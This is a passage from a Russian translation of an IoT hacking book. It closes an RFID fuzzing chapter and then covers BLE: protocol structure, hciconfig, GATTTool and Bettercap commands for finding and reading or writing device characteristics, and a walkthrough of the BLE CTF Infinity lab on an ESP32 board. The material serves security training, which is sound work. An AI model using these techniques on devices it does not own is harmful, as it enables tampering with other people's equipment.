


Рис. 10.9. Фаззинг считывателя RFID на устройстве Android

Мы можем оценить работу нашего фаззера экспериментально. Можно оценить количество возможных опасных ошибок, подсчитывая выявленные сбои при вводе данных. Обратите внимание, что этот скрипт представляет собой упрощенный фаззер, который следует наивному подходу: он использует простые случайные числа для создания мутаций в заданных входных данных. Поэтому мы не ожидаем, что он будет очень эффективным при выявлении сбоев программного обеспечения. Менее наивные решения могли бы использовать улучшенные мутации, отображать протокол для детального фаззинга или даже использовать программный анализ и инструменты для взаимодействия с большим количеством считывателей. Это потребует тщательного изучения документации и постоянного улучшения фаззера. Для этого попробуйте продвинутые инструменты фаззинга, такие как American Fuzzy Lop (AFL) или libFuzzer. Эта задача выходит за рамки книги, и мы оставляем ее в качестве упражнения, которое вы должны выполнить самостоятельно.

Заключение

В этой главе мы исследовали RFID-технологии и предприняли ряд атак путем клонирования против широко распространенных низкочастотных и высокочастотных реализаций RFID. Мы изучили, как получить ключ для доступа к защищенной паролем памяти карт MIFARE Classic, а затем прочитать и изменить их память. Наконец, мы рассмотрели методику, которая позволяет отправлять необработанные команды любой ISO14493-совместимой метке на основе ее спецификации, и научились использовать скрипты Proxmark3.

11

BLUETOOTH LOW ENERGY (BLE)



Bluetooth Low Energy (BLE) – это версия устройств интернета вещей с беспроводной технологией Bluetooth, которая характеризуется пониженным энергопотреблением и упрощенным процессом сопряжения по сравнению с предыдущими версиями Bluetooth. Но BLE также может поддерживать аналогичную, а иногда и увеличенную дальность связи. Вы можете найти его во всех видах устройств, от обычных гаджетов для здоровья, таких как умные часы или умные бутылки с водой, до критически важного медицинского оборудования, такого как инсулиновые помпы и кардиостимуляторы. В промышленных условиях эта технология применяется в датчиках, узлах и шлюзах всех типов. BLE даже используется в вооруженных силах, где компоненты оружия, такие как оптические прицелы, работают удаленно через Bluetooth. Разумеется, протокол BLE уже взломан.

Эти устройства используют Bluetooth, чтобы воспользоваться преимуществами простоты и надежности этого протокола радиосвязи, но это увеличивает поверхность атаки устройства. В данной главе вы узнаете, как работает связь через BLE, изучите распространенное оборудование и программное обеспечение для связи с устройствами BLE, освоите методы эффективного выявления и использования

уязвимостей безопасности. Вы выполните лабораторную работу, используя макетную плату ESP32, а затем поэтапно изучите продвинутое упражнение Capture the Flag (CTF), разработанное специально для BLE. Прочитав эту главу, вы будете готовы к самостоятельному выполнению некоторых заданий лабораторной работы по CTF, которые мы намеренно оставили для вас.

Как работает BLE

BLE потребляет значительно меньше энергии, чем традиционный Bluetooth, но он может очень эффективно передавать небольшие объемы данных. Совместимый с Bluetooth 4.0, BLE использует только 40 каналов, охватывающих диапазон от 2400 до 2483,5 МГц. Напротив, традиционный Bluetooth использует 79 каналов в том же диапазоне.

Хотя каждое приложение использует эту технологию по-разному, наиболее распространенный способ связи устройств BLE – это отправка *инфопакетов* (advertising packet). Эти пакеты, также известные как *маяки* (beacon), передают информацию о существовании устройства BLE другим ближайшим устройствам (рис. 11.1). Эти маяки также иногда отправляют данные.




Рис. 11.1. Устройства BLE отправляют инфопакеты, чтобы вызвать запрос SCAN

Чтобы снизить энергопотребление, устройства BLE отправляют инфопакеты только тогда, когда им необходимо подключиться и обмениваться данными; в остальное время они пребывают в режиме сна. Прослушивающее устройство, также называемое центральным, может отвечать на инфопакет запросом SCAN, отправленным специально для активного устройства. Ответ устройства на запрос SCAN имеет ту же структуру, что и инфопакет. Он содержит дополнительную информацию, которая не могла уместиться в первоначальном инфопакете, например полное название устройства или любую дополнительную информацию, которую добавил изготовитель устройства.

На рис. 11.2 показана структура пакета BLE.

Структура пакета PLE




Рис. 11.2. Структура пакета BLE

Байт преамбулы синхронизирует частоту, тогда как четырехбайтовый адрес доступа является идентификатором соединения, который используется в сценариях, когда несколько устройств пытаются установить соединения на одних и тех же каналах. Блок данных протокола (PDU) содержит инфопакет. Существует несколько типов PDU; наиболее часто встерчаются ADV_NONCONN_IND и ADV_IND. Устройства используют PDU ADV_NONCONN_IND, если они не принимают входящие соединения, передавая данные только в инфопакете. Устройства используют ADV_IND, если они разрешают входящие соединения и прекращают отправку инфопакетов после того, как соединение было установлено. На рис. 11.3 показан пакет ADV_IND, перехваченный при помощи Wireshark.




Рис. 11.3. Дерево отображения Wireshark, показывающее инфопакет BLE типа ADV_IND

Тип используемого пакета зависит от реализации BLE и требований проекта. Например, вы найдете пакеты ADV_IND в интеллектуальных устройствах интернета вещей, таких как умные бутылки с водой или часы, потому что они пробуют подключиться к центральному устройству перед выполнением дальнейших операций. С другой стороны, вы можете найти пакеты ADV_NONCONN_IND в маяках для определения приближения объекта к датчикам, установленным на различных устройствах.

Общий профиль доступа и общий профиль атрибутов

Все устройства BLE имеют *общий профиль доступа* (Generic Access Profile, GAP), который определяет, как они могут подключаться к другим устройствам, связываться с ними и делать себя доступными для обнаружения через широковещательную рассылку. Периферийное устройство может быть подключено только к одному центральному устройству, тогда как центральное устройство может подключаться к такому количеству периферийных устройств, которое центральное устройство может поддерживать. После установки подключения периферийные устройства больше не принимают запросы на подключения. Для каждого подключения периферийное устройство через определенные промежутки времени отправляет рекламные зонды, используя три разных частоты, пока центральное устройство не ответит, а периферийное устройство не подтвердит ответ, указывая, что оно готово начать подключение.

Общий профиль атрибутов (Generic Attribute Profile, GATT) определяет, как устройство должно форматировать и передавать данные. Когда вы анализируете поверхность атаки устройства BLE, вы часто сосредотачиваете свое внимание на GATT, потому что от него зависит, как запускаются определенные функции устройства и как данные сохраняются, группируются и изменяются. GATT перечисляет характеристики, дескрипторы и службы устройства в таблице в виде 16- или 32-битных значений. Характеристика – это значение данных, передаваемое между центральным устройством и периферийным устройством. Эти характеристики могут иметь дескрипторы, которые предоставляют дополнительную информацию о них. Характеристики часто группируются в службы, если они связаны с выполнением определенного действия. Службы могут иметь несколько характеристик, как показано на рис. 11.4.




Рис. 11.4. Структура GATT состоит из служб, характеристик и дескрипторов

Работа с BLE

В этом разделе мы рассмотрим оборудование и программное обеспечение, необходимое для взаимодействия с устройствами BLE. Мы познакомим вас с оборудованием, которое вы можете использовать для установления соединений BLE, а также с программным обеспечением для взаимодействия с другими устройствами.

Необходимое оборудование BLE

Для работы с BLE вам доступен широкий выбор различных устройств. Для простой отправки и получения данных может быть достаточно встроенных в ноутбук модулей или дешевых внешних USB-адаптеров BLE. Но для сниффинга и взлома протокола низкого уровня вам понадобится что-то более сложное и надежное. Цены на эти устройства сильно различаются; вы найдете список оборудования для взаимодействия с BLE в разделе «Инструменты для взлома интернета вещей».

В этой главе мы будем использовать макетную плату ESP32 WROOM от Espressif Systems (<https://www.espressif.com/>), поддерживающую протоколы Wi-Fi 2,4 ГГц и BLE (рис. 11.5).




Рис. 11.5. Плата разработки ESP32 WROOM

Плата имеет встроенную флеш-память, и вы можете программировать и питать ее с помощью кабеля micro-USB. Она очень компактна и доступна по цене, а радиус действия антенны неплох для своего размера. Вы также можете использовать эту плату для других атак, например атак на Wi-Fi.

BlueZ

В зависимости от используемого устройства вам может потребоваться установить прошивки или драйверы для правильного распознавания устройств и работы с ними. В Linux вы, скорее всего, будете использовать BlueZ, официальный стек Bluetooth, хотя существуют проприетарные драйверы для адаптеров от таких поставщиков, как Broadcom или Realtek. Все инструменты, которые мы рассмотрим в этом разделе, работают с BlueZ «из коробки».

Если у вас возникли проблемы с BlueZ, установите последнюю версию, доступную по адресу <http://www.bluez.org/download/> (у вас могла оказаться более ранняя версия, предустановленная в диспетчере пакетов вашего дистрибутива Linux).

Настройка интерфейсов BLE

Hciconfig – это инструмент Linux, который можно использовать для настройки и тестирования соединений BLE. Если запустить Hciconfig без аргументов, вы увидите свой интерфейс Bluetooth. Состояние UP или DOWN показывает, включен ли интерфейс адаптера Bluetooth:

```
# hciconfig
hci0:    Type: Primary Bus: USB
        BD Address: 00:1A:7D:DA:71:13 ACL MTU: 310:10 SCO MTU: 64:8
        UP RUNNING
        RX bytes:1280 acl:0 sco:0 events:66 errors:0
        TX bytes:3656 acl:0 sco:0 commands:50 errors:0
```

Если вы не видите свой интерфейс, убедитесь, что драйверы загружены. Имя модуля ядра в системах Linux должно быть bluetooth. Используйте команду modprobe, чтобы показать конфигурацию модуля с параметром -с:

```
# modprobe -c bluetooth
```

Вы также можете попробовать отключить интерфейс, а затем снова включить его с помощью следующей команды:

```
# hciconfig hci0 down && hciconfig hci0 up
```

Если это не помогло, попробуйте сбросить настройки:

```
# hciconfig hci0 reset
```

Вы также можете просмотреть дополнительную информацию с помощью параметра -a:

```
# hciconfig hci0 -a
hci0:   Type: Primary Bus: USB
        BD Address: 00:1A:7D:DA:71:13 ACL MTU: 310:10 SCO MTU: 64:8
        UP RUNNING
        RX bytes:17725 acl:0 sco:0 events:593 errors:0
        TX bytes:805 acl:0 sco:0 commands:72 errors:0
        Features: 0xff 0xff 0x8f 0xfe 0xdb 0xff 0x5b 0x87
        Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
        Link policy: RSWITCH HOLD SNIFF PARK
        Link mode: SLAVE ACCEPT
        Name: 'CSR8510 A10'
        Class: 0x000000
        Service Classes: Unspecified
        Device Class: Miscellaneous,
        HCI Version: 4.0 (0x6) Revision: 0x22bb
        LMP Version: 4.0 (0x6) Subversion: 0x22bb
        Manufacturer: Cambridge Silicon Radio (10)
```

Обнаружение устройств и перечисление характеристик

Если устройство IoT с поддержкой BLE не защищено должным образом, вы можете перехватывать, анализировать, изменять и повторно передавать его сообщения для управления работой устройства. В целом при оценке безопасности устройства IoT с помощью BLE необходимо следующее.

1. Найдите адрес устройства BLE.
2. Просканируйте серверы GATT.
3. Определите их функциональность с помощью перечисленных характеристик, служб и атрибутов.
4. Управляйте работой устройства с помощью операций чтения и записи.

Рассмотрим реализацию этих шагов с помощью двух инструментов: GATTTool и Bettercap.

GATTTool

GATTTool является частью BlueZ. В основном вы будете использовать его для таких операций, как установление соединения с другим устройством, перечисление характеристик этого устройства, а также

чтение и запись его атрибутов. Запустите GATTTool без аргументов, чтобы увидеть список поддерживаемых действий.

GATTTool может запускать интерактивную оболочку с параметром -I. Следующая команда задает интерфейс адаптера BLE, чтобы вы могли подключиться к устройству и получить перечень его характеристик:

```
# gatttool -i hci0 -I
```

Внутри интерактивной оболочки введите команду `connect <mac address>`, чтобы установить соединение; затем получите перечень характеристик с помощью подкоманды `characteristics`:

```
[ ][LE]> connect 24:62:AB:B1:A8:3E
Attempting to connect to A4:CF:12:6C:B3:76
Connection successful
[A4:CF:12:6C:B3:76][LE]> characteristics
handle: 0x0002, char properties: 0x20, char value handle: 0x0003, uuid:
00002a05-0000-1000-8000-00805f9b34fb
handle: 0x0015, char properties: 0x02, char value handle: 0x0016, uuid:
00002a00-0000-1000-8000-00805f9b34fb
...
handle: 0x0055, char properties: 0x02, char value handle: 0x0056, uuid:
0000ff17-0000-1000-8000-00805f9b34fb
[A4:CF:12:6C:B3:76][LE]> exit
```

Теперь у нас есть дескрипторы, значения и службы, которые описывают данные и операции, поддерживаемые устройством BLE.

Давайте проанализируем эту информацию с помощью Bettercap – более мощного инструмента, который поможет нам увидеть информацию в удобочитаемом формате.

Bettercap

Bettercap (<https://www.bettercap.org/>) – это инструмент для сканирования и атаки устройств, которые работают на частоте 2,4 ГГц. У него удобный графический интерфейс, имеются расширяемые модули для наиболее распространенных задач сканирования и атак BLE, таких как прослушивание инфопакетов и выполнение операций чтения/записи. Кроме того, вы можете использовать его для атак на Wi-Fi, HID и другие технологии (методом «человек посередине» или иным образом).

Bettercap установлен на Kali по умолчанию и доступен в большинстве менеджеров пакетов Linux. Вы можете установить и запустить его из Docker следующим образом:

```
# docker pull bettercap/bettercap
# docker run -it --privileged --net=host bettercap/bettercap -h
```

Чтобы обнаружить устройства с поддержкой BLE, включите модуль BLE и начните захват маяков с помощью параметра `ble.recon`. Вызов его с параметром `--eval` при загрузке Bettercap принимает команды Bettercap и автоматически выполняет их в процессе работы Bettercap:

```
# bettercap --eval "ble.recon on"
Bettercap v2.24.1 (built for linux amd64 with go1.11.6) [type 'help' for a
list of commands]
192.168.1.6/24 > 192.168.1.159 >> [16:25:39] [ble.device.new] new BLE device
BLE_CTF detected as A4:CF:12:6C:B3:76 -46 dBm
192.168.1.6/24 > 192.168.1.159 >> [16:25:39] [ble.device.new] new BLE device
BLE_CTF_SCORE detected as 24:62:AB:B1:AB:3E -33 dBm
192.168.1.6/24 > 192.168.1.159 >> [16:25:39] [ble.device.new] new BLE device
detected as 48:1A:76:61:57:BA (Apple, Inc.) -69 dBm
```

Вы должны увидеть строку для каждого полученного рекламного пакета BLE. Эта информация содержит имя устройства и MAC-адрес, которые вам понадобятся для установления связи с устройствами.

Если вы запустили Bettercap с параметром `eval`, можете записывать все обнаруженные устройства автоматически. Затем командой `ble.show` вы легко выведете список обнаруженных устройств и сопутствующую информацию: их MAC-адреса, поставщиков и флаги (рис. 11.6).

```
>> ble.show
```

Обратите внимание, что выходные данные команды `ble.show` содержат мощность сигнала (RSSI), MAC-адрес, который мы будем использовать для подключения к устройству, название производителя, который может дать подсказку о нужном нам типе устройства. Данные также содержат комбинацию поддерживаемых протоколов, статус соединения и метку времени последнего полученного маяка.

RSSI	MAC	Vendor	Flags	Connect	Seen
-40 dBm	24:62:ab:b1:ab:3e	Microsoft Apple, Inc.	BR/EDR Not Supported	✓	16:26:52
-51 dBm	a4:cf:12:6c:b3:76		BR/EDR Not Supported	✓	16:26:52
-69 dBm	4b:1a:76:61:57:ba		LE + BR/EDR (controller), LE + BR/EDR (host)	✓	16:26:51

Рис. 11.6. Bettercap показывает обнаруженные устройства

Получение перечня характеристик, служб и дескрипторов

После того как мы определили MAC-адрес целевого устройства, можно выполнить следующую команду Bettercap. Она выводит красивую

отформатированную таблицу с характеристиками, сгруппированными по службам, их свойствам и данным, доступным через GATT:

```
>> ble.enum <mac addr>
```

На рис. 11.7 показана полученная таблица.

192.168.1.0/24 > 192.168.1.159 > ble.enum a4:cf:12:6c:b3:76
[16:31:22] [system] [inf] ble.recon connecting to a4:cf:12:6c:b3:76 ...
192.168.1.0/24 > 192.168.1.159 >

Handles	Service > Characteristics	Properties	Data
0001 -> 0005 0003	Generic Attribute (1801) Service Changed (2a05)	INDICATE	
0014 -> 001c 0016 0018 001a	Generic Access (1800) Device Name (2a00) Appearance (2a01) 2aa6	READ READ READ	2b00042f7481c7b056c4b410d28f33cf Unknown 00
0028 -> ffff 002a 002c 002e 0030 0032 0034 0036 0038 003a 003c 003e 0040 0042 0044 0046 0048 004a 004c 004e 0050 0052 0054 0056	00ff ff01 ff02 ff03 ff04 ff05 ff06 ff07 ff08 ff09 ff0a ff0b ff0c ff0d ff0e ff0f ff10 ff11 ff12 ff13 ff14 ff15 ff16 ff17	READ READ, WRITE READ READ READ, WRITE READ, WRITE READ WRITE READ, WRITE READ READ, WRITE, NOTIFY READ READ, WRITE, INDICATE READ, WRITE, NOTIFY READ READ, WRITE, INDICATE READ READ READ, WRITE READ, WRITE BCAST, READ, WRITE, NOTIFY, X READ	Score: 0/20 Write flags here d205303e099ceff44835 MD5 of Device Name Write anything here Write the ascii value "yo" here Write the hex value 0x07 here Write 0xC9 to handle 58 Brute force my value 00 to ff Read me 1000 times Listen to me for a single notification Listen to handle 0x0044 for a single indication Listen to handle 0x0044 for a single indication00 Listen to me for multi notifications Listen to handle 0x004a for multi indications Listen to handle 0x004a for multi indications00 Connect with BT MAC address 11:22:33:44:55:66 Set your connection MTU to 444 Write+resp: 'hello' No notifications here! really? So many properties! md5 of author's twitter handle

Рис. 11.7. Получение перечня серверов GATT с помощью Bettercap

В столбце Data видно, что этот сервер GATT представляет собой приборную панель CTF с различной информацией, такой как инструкции по отправке ответов.

Это интересный способ изучить атаки на практике. Но прежде чем мы перейдем к реализации одной из них, давайте убедимся, что вы умеете выполнять классические операции чтения и записи. Вы будете использовать их для поиска и записи данных, которые изменяют состояние устройства. Свойство WRITE подсвечено, когда дескрипторы свидетельствуют о том, что эта операция разрешена; обратите особое внимание на настройки устройства, потому что они часто бывают ошибочными.

Чтение и запись характеристик

В BLE UUID однозначно идентифицирует характеристики, службы и атрибуты. Зная UUID характеристики, вы можете записать в нее данные с помощью команды `ble.write` Bettercap:

```
>> ble.write <MAC ADDR> <UUID> <HEX DATA>
```

Все отправляемые данные должны быть представлены в шестнадцатеричном формате. Например, чтобы отправить слово "hello" в характеристику с UUID ff06, вы должны ввести следующую команду в интерактивной оболочке Bettercap:

```
>> ble.write <mac address of device> ff06 68656c6c66
```

Также можно использовать GATTTool для чтения и записи данных. GATTTool поддерживает дополнительные форматы ввода для указания обработчиков или UUID. Например, чтобы выполнить команду write с помощью GATTTool вместо Bettercap, введите:

```
# gatttool -i <Bluetooth adapter interface> -b <MAC address of device> --charwrite-req <characteristic handle> <value>
```

Попрактикуемся в чтении данных с помощью GATTTool. Извлеките имя устройства из дескриптора с адресом 0x16 (он зарезервирован протоколом как имя устройства.)

```
# gatttool -i <Bluetooth adapter interface> -b <MAC address of device> --charread -a 0x16
# gatttool -b a4:cf:12:6c:b3:76 --char-read -a 0x16
Characteristic value/descriptor: 32 62 30 30 30 34 32 66 37 34 38 31 63 37 62
30 35 36 63 34 62 34 31 30 64 32 38 66 33 33 63 66
```

Теперь вы можете обнаруживать устройства, составлять список характеристик, а также читать и записывать данные, чтобы попытаться изменить функциональность устройства. Вы готовы приступить к взлому BLE.

Взлом BLE

В этом разделе мы рассмотрим CTF, разработанный, чтобы помочь вам попрактиковаться во взломе BLE, – проект BLE CTF Infinity (https://github.com/hackgnar/ble_ctf_infinity/). Использование CTF требует наличия как базовых, так и продвинутых навыков. Этот CTF работает на плате ESP32 WROOM.

Мы будем использовать попеременно Bettercap и GATTTool, потому что в решении определенных задач иногда лучше один, а иногда другой инструмент. Решение практических задач с помощью этого CTF научит вас исследовать неизвестные устройства, обнаруживать функциональные возможности и управлять состояниями этих устройств. Прежде чем двигаться дальше, убедитесь, что вы настроили среду разработки и набор инструментов для ESP32, как описано на странице <https://docs.espressif.com/projects/esp-idf/en/latest/get-started/>. Большинство операций будет выполняться, как описано в документации; некоторые нюансы мы отметим ниже.

Настройка BLE CTF Infinity

Для сборки BLE CTF Infinity рекомендуем использовать Linux, потому что `make`-файл выполняет некоторые дополнительные операции копирования с исходным кодом (вы можете использовать файл `CMakeLists.txt`, если предпочитаете выполнять компиляцию в среде Windows). Файл, необходимый для компиляции, включен в материалы к этой книге по адресу <https://nostarch.com/practical-iot-hacking/>. Для успешной компиляции инструмента вам необходимо сделать следующее.

1. Создайте пустую папку с именем `main` в корневой папке проекта.
2. Выполните команду `make menuconfig`. Убедитесь, что ваше устройство настроено, Bluetooth на нем включен, а предупреждения компилятора не свидетельствуют об ошибках. Файл `sdkconfig` для сборки вы опять же найдете в онлайн-ресурсах к книге.
3. Выполните команду `make codegen`, чтобы запустить скрипт Python, который, помимо прочего, копирует исходные файлы в основную папку.
4. Отредактируйте файл `main/flag_scoreboard.c` и измените значение переменной `string_total_flags []` с 0 на 00.

Выполните команду `make`, чтобы собрать CTF, и `make flash`, чтобы записать прошивку на плату. Когда процесс завершится, программа CTF запустится автоматически.

После запуска CTF вы должны увидеть маяки, доступные при сканировании. Другой вариант – связаться с назначенным последовательным портом (скорость передачи по умолчанию 115200) и проверить отладочный вывод.

```
...
I (1059) BLE_CTF: create attribute table successfully, the number handle = 31
I (1059) BLE_CTF: SERVICE_START_EVT, status 0, service_handle 40
I (1069) BLE_CTF: advertising start successfully
```

Приступаем к работе

Найдите табло, на котором показан дескриптор для отправки флагов, дескриптор для навигации по задачам и еще один дескриптор для сброса CTF. Затем получите перечень характеристик при помощи инструмента, который вы предпочитаете (рис. 11.8).

Дескриптор 0030 позволяет перемещаться по задачам. Используя Bettercap, запишите значение 0001 в этот дескриптор, чтобы перейти к флагу № 1:

```
>> ble.write a4:cf:12:6c:b3:76 ff02 0001
```

```
192.168.1.0/24 -> 192.168.1.159 » ble.enum 24:62:ab:b1:ab:3e
[16:27:48] [sys log] [inf] ble.recon connecting to 24:62:ab:b1:ab:3e ...
192.168.1.0/24 -> 192.168.1.159 »
```

Handles	Service > Characteristics	Properties	Data
0001 -> 0005 0003	Generic Attribute (1801) Service Changed (2a05)	INDICATE	
0014 -> 001c 0016 0018 001a	Generic Access (1800) Device Name (2a00) Appearance (2a01) 2aa6	READ READ READ	04dc54d9053b4307680a Unknown 00
0028 -> ffff 002a 002c 002e 0030 0032 0034 0036 0038 003a 003c 003e 0040 0042 0044 0046	00ff ff01 ff02 ff02 ff02 ff02 ff01 ff01 ff01 ff01 ff01 ff01 ff01 ff01 ff01 ff01 ff01	READ READ READ, WRITE READ, WRITE READ, WRITE READ READ READ READ READ READ READ READ READ READ READ	docs: https://github.com/hackgnar/ble_ctf_infinity Flags complete: 0 /10 Submit flags here Write 0x0000 to 0x00FF to goto flag Write 0xC1EA12 to reset all flags Flag 0: Incomplete Flag 1: Incomplete Flag 2: Incomplete Flag 3: Incomplete Flag 4: Incomplete Flag 5: Incomplete Flag 6: Incomplete Flag 7: Incomplete Flag 8: Incomplete Flag 9: Incomplete

Рис. 11.8. Использование Bettercap для вывода перечня BLE CTF Infinity

Чтобы сделать то же самое при помощи GATTTool, используйте следующую команду:

```
# gatttool -b a4:cf:12:6c:b3:76 --char-write-req -a 0x0030 -n 0001
```

После того как вы запишете характеристику, имя маяка будет указывать, что вы видите сервер GATT для флага #1. Например, Bettercap покажет что-то в таком духе:

```
[ble.device.new] new BLE device FLAG_01 detected as A4:CF:12:6C:B3:76 -42 dBm
```

Это отображение новой таблицы GATT, по одной для каждой задачи. Теперь, когда вы знакомы с базовой навигацией, давайте вернемся к основной таблице:

```
[a4:cf:12:6c:b3:76][LE]> char-write-req 0x002e 0x1
```

Начнем с флага #0. Перейдите к нему, записав значение 0000 в дескриптор 0x0030:

```
# gatttool -b a4:cf:12:6c:b3:76 --char-write-req -a 0x0030 -n 0000
```

Интересно, что задача 0 выглядит не чем иным, как исходным сервером GATT, отображающим таблицу (рис. 11.9). Мы что-то пропустили?

Если присмотреться, имя устройства 04dc54d9053b4307680a очень похоже на флаг, верно? Давайте проверим это, отправив имя устройства как ответ на дескриптор 002e. Обратите внимание: если вы используете GATTTool, вам нужно отформатировать его в шестнадцатеричном формате:

```
# gatttool -b a4:cf:12:6c:b3:76 --char-write-req -a 0x002e -n $(echo -n
"04dc54d9053b4307680a"|xxd -ps)
Characteristic value was written successfully
```

Исследуя таблицу, вы видите, что команда сработала, поскольку флаг 0 показан как завершённый. Вы решили первую задачу. Поздравляем!

```
192.168.1.0/24 > 192.168.1.159 » ble.enum 24:62:ab:b1:ab:3e
[16:27:48] [sys.log] [inf] ble.recon connecting to 24:62:ab:b1:ab:3e ...
192.168.1.0/24 > 192.168.1.159 »
```

Handles	Service > Characteristics	Properties	Data
0001 -> 0005 0003	Generic Attribute (1801) Service Changed (2a05)	INDICATE	
0014 -> 001c 0016 0018 001a	Generic Access (1800) Device Name (2a00) Appearance (2a01) 2aa6	READ READ READ	04dc54d9053b4307680a Unknown 00
0028 -> ffff 002a 002c 002e 0030 0032 0034 0036 0038 003a 003c 003e 0040 0042 0044 0046	00ff ff01 ff02 ff02 ff02 ff01 ff01 ff01 ff01 ff01 ff01 ff01 ff01 ff01 ff01 ff01	READ READ READ, WRITE READ, WRITE READ READ READ READ READ READ READ READ READ READ READ READ	docs: https://github.com/hackgnar/ble_ctf_infinity Flags complete: 0 /10 Submit flags here Write 0x0000 to 0x00FF to goto flag Write 0xC1EA12 to reset all flags Flag 0: Incomplete Flag 1: Incomplete Flag 2: Incomplete Flag 3: Incomplete Flag 4: Incomplete Flag 5: Incomplete Flag 6: Incomplete Flag 7: Incomplete Flag 8: Incomplete Flag 9: Incomplete

Рис. 11.9. Таблица характеристик BLE CTF INFINITY

Флаг 1. Исследование характеристик и дескрипторов

Теперь перейдите к FLAG_01 с помощью команды:

```
# gatttool -b a4:cf:12:6c:b3:76 --char-write-req -a 0x0030 -n 0000
```

Здесь мы снова начинаем с изучения таблицы GATT. Давайте попробуем использовать GATTTool, чтобы перечислить характеристики и дескрипторы:

```
# gatttool -b a4:cf:12:6c:b3:76 -I
[a4:cf:12:6c:b3:76][LE]> connect
```

```

Attempting to connect to a4:cf:12:6c:b3:76
Connection successful
[a4:cf:12:6c:b3:76][LE]> primary
attr handle: 0x0001, end grp handle: 0x0005 uuid:
00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x0014, end grp handle: 0x001c uuid:
00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x0028, end grp handle: 0xffff uuid: 000000ff-0000-1000-8000-
